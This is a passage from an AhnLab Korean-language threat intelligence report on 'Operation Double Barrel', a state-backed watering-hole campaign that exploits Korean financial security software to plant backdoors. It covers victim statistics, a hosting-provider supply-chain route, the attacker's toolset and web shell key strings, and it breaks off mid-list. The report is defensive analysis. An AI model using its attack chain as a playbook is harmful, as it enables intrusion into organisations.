AhnLab Cyber Threat Intelligence Report


TLP : CLEAR

APT Group Tracking Report

Operation Double Barrel

안랩 시큐리티 인텔리전스 센터(ASEC)

2026. 07. 30



AhnLab

이 기술분석보고서는 대한민국 국가정보원, 경찰청, 한국인터넷진흥원, 금융보안원 합동 사이버 보안 권고문 '국가배후 해킹조직의 우리 국민·기업 해킹 공격 주의 권고'의 일환으로 작성되었습니다.

문서 등급에 대한 안내

발간물이나 제공되는 컨텐츠는 아래와 같이 문서 등급 별 허가된 범위 내에서만 사용이 가능합니다.

문서 등급	배포 대상	주의 사항
TLP : RED	특정 고객(사)의 보고서 수신자에 한정하여 제공되는 보고서	보고서 수신자 혹은 수신 부서만 접근이 허가된 문서 수신자 외 복제·배포 불가
TLP: AMBER+STRICT	특정 고객(사) 내부 조직에 한정하여 제공되는 보고서	보고서 수신 조직(회사) 내부에서는 복제·배포 가능 다만, 조직 외 교육 목적 등을 위해 사용될 경우에는 안랩의 허락 필수
TLP : AMBER	특정 고객(사) 및 해당 고객(사)의 고객에 한정하여 제공되는 보고서	보고서 수신 조직(회사) 내부 및 해당 조직의 고객에는 복제·배포 가능 다만, 대상자 외 교육 목적 등을 위해 사용될 경우에는 안랩의 허락 필수
TLP : GREEN	사이버 보안 커뮤니티에 제공되는 보고서 (업무 협약을 체결한 외부기관 포함)	해당 업종 등에서는 자유로운 사용이 가능하며 출처를 밝히고 내부 교육, 동종 업계, 보안 담당자 교육 자료로 활용 가능 다만, 일반인 대상 발표자료에는 엄격히 제한
TLP : CLEAR	자유롭게 이용이 가능한 보고서	출처 명시 후 상업적 및 비상업적 목적으로 이용이 가능 수정 및 재창작 등 2 차 저작물 제작 허용

본 문서의 버전 이력은 다음과 같다.

버전	날짜	내용
1.0	2026-07-30	최초 버전

목차

CAUTION

본 보고서에는 현재까지 확인한 내용을 기반으로 분석가 의견이 다수 포함되어 있습니다. 분석가들마다 의견이 다를 수 있으며 새로운 근거가 확인되면, 본 보고서 내용도 사전 고지 없이 변경될 수 있습니다.

개요

AhnLab SEcurity intelligence Center(ASEC)은 국가배후 해킹 그룹이 2025년부터 2026년 상반기까지 금융·기관 서비스 이용 과정에서 설치되는 국내 금융 보안 소프트웨어의 취약점을 악용하여 지속적으로 악성코드를 유포한 정황을 확인하였다. 공격자는 워터링 홀 또는 스피어 피싱 등 다양한 방식으로 공격 대상의 악성 URL 접속을 유도한 후, 취약점을 익스플로잇하여 최종적으로 백도어 악성코드를 설치하였다. 특히 이 기간 동안 국내 언론사, 교육기관, 의료기관, 제조업체 등 다양한 업종의 정상 웹사이트가 워터링 홀 공격에 악용된 사실이 확인되었다.

이와 유사하게 동일한 금융 보안 소프트웨어 취약점을 악용하였으나, 최종적으로 Gunra 랜섬웨어를 설치하여 파일을 암호화하고 조직의 민감 정보를 유출한 공격 사례도 확인되었다. 두 공격은 최종 공격 목적과 페이로드에는 차이가 있지만, 최초 침투 과정에서 악용한 취약점과 설치 악성코드, SSH Key Fingerprint, 다운로드 및 리버스 터널링 주소를 포함한 네트워크 인프라 등에서 다수의 공통점이 확인되었다.

이러한 공통점은 국가배후 해킹 그룹과 Gunra 랜섬웨어 그룹이 서로 다른 최종 목적을 가진 별개의 공격 주체로 보이면서도, 공격 과정에서 일부 기법, 도구, 인프라를 공유했거나 제한적으로 협력했을 가능성을 시사한다. ASEC는 현재까지 확인된 정보만으로 두 공격 주체의 관계를 명확히 단정하기는 어렵지만, 공통된 공격 흐름과 기술적 연계 정황을 두 개의 총열이 하나의 방향을 겨누는 모습에 빗대어 이번 공격 사례를 'Operation Double Barrel'로 명명하였다.

본 보고서에서는 2025년부터 2026년 상반기까지 지속적으로 확인된 국가배후 해킹 그룹의 공격 정황을 바탕으로, 2026년에 발생한 워터링 홀 및 스피어 피싱 공격 사례를 분석한다. 특히 공격에 악용된 국내 금융 보안 소프트웨어의 취약점 및 단계별 페이로드 전달 과정을 살펴보고, 최종적으로 설치된 Struggle(SIGNBT 3.0), Brandoor(COPPERHEDGE) 등의 백도어와 악용 도구들을 분석한다. 또한 워터링 홀 공격에 악용된 다수의 웹사이트가 동일한 국내 홈페이지 제작·관리 업체와 관련된 점을 바탕으로 공급망 공격 가능성을 살펴본다. 마지막으로 국가배후 해킹 그룹의 공격 사례와 Gunra 랜섬웨어 공격 사례에서 확인된 취약점, 악성코드, 인증 정보 및 네트워크 인프라의 공통점을 비교하여 두 공격 간 연관성을 분석한다.

본문

1. 워터링 홀 공격 사례

1.1. 워터링 홀 공격

1.1.1. 워터링 홀 공격 개요

워터링 홀 공격은 공격 대상이 자주 방문하는 정상 웹사이트를 사전에 침해한 후, 해당 웹사이트에 접속한 사용자 중 특정 대상을 선별하여 악성코드를 유포하는 공격 기법이다. 해당 국가배후 해킹 그룹은 2023년을 비롯한 과거 공격에서도 워터링 홀 기법을 사용해 왔다. 이후에도 유사한 공격 방식이 반복적으로 관찰되었으며, 확인된 범위에서는 최소한 2025년부터 2026년 상반기까지 관련 공격이 꾸준히 이어진 것으로 보인다. 이 기간 동안 국내 정상 웹사이트 총 15곳이 워터링 홀 사이트로 악용되었다. 악용된 사이트는 언론사가 6곳으로 가장 많았으며, 교육업, 의료업, 제조업이 각각 2곳, 농업/도매업, 제약업, 정보기술(IT) 소프트웨어업이 각각 1곳으로 확인되었다. 이는 공격자가 최종 공격 대상을 직접 공격하기보다, 다양한 업종의 정상 웹사이트를 선행 침해하여 워터링 홀 거점으로 활용한 후, 방문자를 선별해 실제 공격으로 연결하는 다단계 침투 방식을 사용했음을 보여준다.

Figure 1. 워터링 홀 공격에 악용된 정상 웹사이트의 업종별 분포

공격자는 침해한 웹사이트에 워터링 홀 스크립트를 삽입한 후, 방문자의 IP 주소와 브라우저 환경 등을 기준으로 실제 공격 대상을 선별하였다. 선별된 사용자는 금융 보안 소프트웨어의 취약점을 악용하는 스크립트가 위치한 경유지(감염된 정상 사이트) 또는 공격자 인프라로 리다이렉트되었다. 2026년에 관련 공격 정황이 확인된 조직은 총 72곳이다. 이 중 업종이 확인된 조직은 32곳이며, 나머지 40곳은 수집된 정보만으로 업종을 특정할 수 없었다. 업종이 확인된 피해 조직에는 공공기관, 언론사, IT 서비스업체, 소프트웨어 개발업체, 제약/의료업체, 대부업체를 비롯한 다양한 조직이 포함되었다.




Figure 2. 2026년 확인된 피해 대상의 업종별 현황

업종이 확인된 32곳 중 공공기관, 언론사, IT 서비스 업체가 각각 5곳으로 가장 많았으며, 제약/의료업체가 4곳, 소프트웨어 개발업체와 대부업체가 각각 3곳으로 확인되었다. 이외에도 건축설계업, 콘텐츠제작업, 통신장비업, 반도체 제조업, 채용서비스업, 가상자산거래소 및 제조업 관련 조직이 각각 1곳씩 포함되었다.

워터링 홀 사이트는 언론, 교육, 의료, 제조 등 다양한 업종에 분포했으며, 워터링 홀에 악용된 웹사이트의 업종과 실제 피해 조직의 업종은 반드시 일치하지 않았다. 이는 공격자가 다양한 정상 웹사이트를 공격 거점으로 활용하면서도, 실제 방문자 중 공격 목적에 부합하는 조직을 별도로 선별하여 취약점 공격을 수행했음을 보여준다.




Figure 3. 워터링 홀 공격 흐름

2026년에 확인된 공격에서는 국내 H사의 "금융 보안 소프트웨어 A"와 국내 I사의 "금융 보안 소프트웨어 I"의 취약점이 악용되었다. 공격자는 해당 취약점을 통해 초기 쉘코드를 실행한 후, Microsoft 정상 프로세스에 코드를 인젝션하였다. 이후 Struggle(SIGNBT 3.0) 또는 Brandoor(COPPERHEDGE) 백도어가 설치 및 실행되었으며, 공격 과정에서 다양한 다운로더, 로더, 권한 상승 도구와 Hookshot, Plink 등이 함께 사용되었다.

Figure 4. 워터링 홀 공격에 악용된 웹사이트의 일부 사례(2025년 ~ 2026년)

1.1.2. 서버 호스팅 및 홈페이지 제작/관리 업체를 통한 공급망 공격 정황

2025년부터 2026년 상반기까지 확인된 워터링 홀 사이트를 분석한 결과, 업종이 서로 다른 웹사이트

가 동일한 홈페이지 제작/관리 업체와 연관된 것으로 확인되었다.[1] 공격자는 고객사 웹사이트를 각각 침해한 것이 아니라 서버 호스팅 업체의 인프라를 먼저 침해한 후 해당 인프라와 연관된 홈페이지 제작/관리 업체의 서버로 접근 범위를 확장한 것으로 추정된다. 이후 해당 업체가 관리하는 고객사 웹사이트에 접근하여 백엔드 스크립트를 변조하고 워터링 홀 공격에 필요한 쉘코드를 삽입한 것으로 보인다.

2026년 최근 국가배후 해킹 그룹은 국내 서버 호스팅 업체의 웹 서버를 공격하여 해당 웹 서버에 구축된 제약 회사 홈페이지를 워터링 홀로 악용하였다. 해당 제약사는 국내 홈페이지 제작 업체를 통해 웹 서비스를 구축하였고 해당 서버는 서버 호스팅 업체를 통해 실제 운영되고 있었다. 이에 따라 국내 서버 호스팅 업체의 웹 서버에서 국가배후 해킹 그룹의 웹쉘 악성코드와 워터링 홀 스크립트가 확인되었다.




Figure 5. 서버 호스팅 업체를 통한 공급망 공격 흐름

A. 웹쉘 악성코드

침해된 웹 서버에서는 공격자가 서버를 원격으로 제어하기 위해 사용한 것으로 보이는 웹쉘이 확인되었다. 공격자는 해당 웹쉘을 이용해 서버 내부의 파일을 생성하거나 수정하는 등 홈페이지 제작/관리 업체가 관리 서버를 제어하기 위해 사용한 것으로 보인다. 확인된 웹쉘은 과거 해당 국가배후 해킹 그룹의 국내 웹 서버 공격에서 사용된 웹쉘과 동일한 형태로, 이는 해당 웹 서버 침해가 동일 공격 그룹의 활동과 연관되었을 가능성을 뒷받침한다. [2]

공격에 사용된 웹쉘은 'mtime', 'mhash' 등의 명령을 갖는 것이 특징이며 대소문자 난독화 방식 및 패

[1] https://atip.ahnlab.com/intelligence/view?id=ba2ab7dc-92b6-4462-af7a-56357bbfa728

[2] https://atip.ahnlab.com/intelligence/view?id=b894b420-40da-481d-839d-7381a6acca32

킷 데이터 복호화의 키에 사용되는 문자열을 제외하면 동일하다. 과거 국가배후 해킹 그룹의 국내 웹 서버 공격에서는 "xdmCz1eQ:?EkQ0d%c%r%jgY!fjabTTA0"와 "#N@BGjn8g5!yCJAfiEFzq04Cqr%dFvcX"가 사용되었으며 홈페이지 제작/관리 업체 대상 공격 사례에서는 "D2@EYYBI%AoQ8hW0PNb#*lmGBZRS1hd@"가 사용되었다.




Figure 6. 홈페이지 제작-관리 업체 공격 사례 (좌) / 과거 웹 서버 대상 공격 사례 (우)

B. 워터링 홀 스크립트

공격자는 고객사 웹사이트의 백엔드 스크립트를 변조하여 웹페이지가 생성될 때 워터링 홀 스크립트가 함께 전달되도록 구성하였다. 해당 스크립트는 방문자 정보를 확인하고 사전에 설정된 조건과 일치하는 사용자만 후속 공격 단계로 연결하였다.

2026년 3월 말에는 해당 홈페이지 제작/관리 업체의 고객사인 국내 제약 회사 웹사이트에서도 동일한 형태의 워터링 홀 스크립트가 확인되었다. 이러한 정황은 공격자가 개별 웹사이트를 직접 침해하기보다, 홈페이지 제작/관리 체계를 통해 고객사 웹사이트로 접근 범위를 확장했을 가능성을 뒷받침한다.




Figure 7. 국내 제약 회사의 워터링 홀 페이지

해당 스크립트는 방문자의 IP 주소를 수집하여 해시값으로 변환한 후, 사전에 설정된 값과 비교하는 IP 필터링 코드를 포함하고 있었다. 방문자의 IP 주소가 공격 조건과 일치하면 2차 경유지로 리다이렉트되도록 구성되어 있었다. 필터링 대상에는 해당 제약 회사와 연관된 인프라의 IP 대역이 포함된 것으로 확인되었다. 이는 공격자가 해당 제약 회사의 네트워크에서 워터링 홀 웹사이트에 접속한 사용자만 선별하여 후속 공격을 수행하려 했음을 보여준다.

공격 대상으로 선별된 사용자는 리다이렉트를 거쳐 단계별 페이로드를 전달받았으며, 이후 금융 보안 소프트웨어 A 취약점을 악용하는 코드가 실행되었다. 취약점 악용에 성공하면 Microsoft 정상 프로세스에 쉘코드가 인젝션되고 최종적으로 백도어가 설치되었다.

1.1.3. 주요 공격 사례

A. 공격 사례 #1

2025년 말, 첫 번째 공격 사례에서는 사용자가 국내 뉴스 페이지에 방문 후 금융 보안 소프트웨어 I의 앱 크래시가 발생하였으며 직후 C&C 서버와의 통신이 시작되었다. 이후 Curl 명령으로 추가 페이로드를 다운로드하였으며 Hookshot이 RDP/SSH 터널링을 시작하고 Struggle 백도어의 C&C 통신이 확인되었다. 확인된 공격 흐름은 다음과 같으며, Struggle 로더 및 백도어, TightVNC, Plink, Hookshot 프록시, Certipy, PetitPotam, Impacket, 스캐너 등이 공격에 사용되었다. [3]

[3] https://atip.ahnlab.com/intelligence/view?id=8befa5ab-c943-4105-8d36-940d5a41c5ac

- 최초 침해
  - Edge 웹 브라우저로 국내 뉴스 페이지 방문
  - 금융 보안 소프트웨어 I의 앱 크래시 발생
  - C&C 서버와의 통신 발생
- 코드 실행
